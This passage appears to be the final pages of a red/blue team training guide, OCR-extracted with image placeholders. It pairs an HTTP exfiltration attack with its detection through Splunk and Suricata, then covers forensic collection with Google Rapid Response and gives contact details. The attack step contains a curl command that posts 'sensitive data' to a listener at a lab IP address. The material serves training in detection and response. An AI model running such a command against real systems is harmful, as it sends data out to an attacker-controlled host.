
11.2.B Attack: -

Exfiltration over Alternative Protocol (HTTP): -

```
curl –d ‘data=sensitivedata’ http://192.168.250.12:8888/data
```


11.2.B Detection: -

Active Defence – DTE0026 (Network Manipulation)
Detecting exfiltrated data C2 IP address using SPLUNK + SURICATA [NIDS]




DIGITAL FORENSICS & INCIDENT RESPONSE

1. Perform Threat Hunting on compromised machine. (Process/Network Monitor etc) using Google Rapid Response [GRR]



DIGITAL FORENSICS & INCIDENT RESPONSE

2. Collecting Forensics evidence from compromised machine (Malicious Binary, C2 Beacon etc) by Google Rapid Response [GRR]



THANK YOU

In case of any difficulties or queries, feel free to mail us at
support@cyberwarfare.live

- Follow us on :
  - LinkedIn: https://www.linkedin.com/company/cyberwarfare/
  - Twitter: https://twitter.com/cyberwarfarelab

- For More Information Visit :
  - Red / Blue Team Lab : https://cyberwarfare.live
  - Red / Blue Team Blog: https://blog.cyberwarfare.live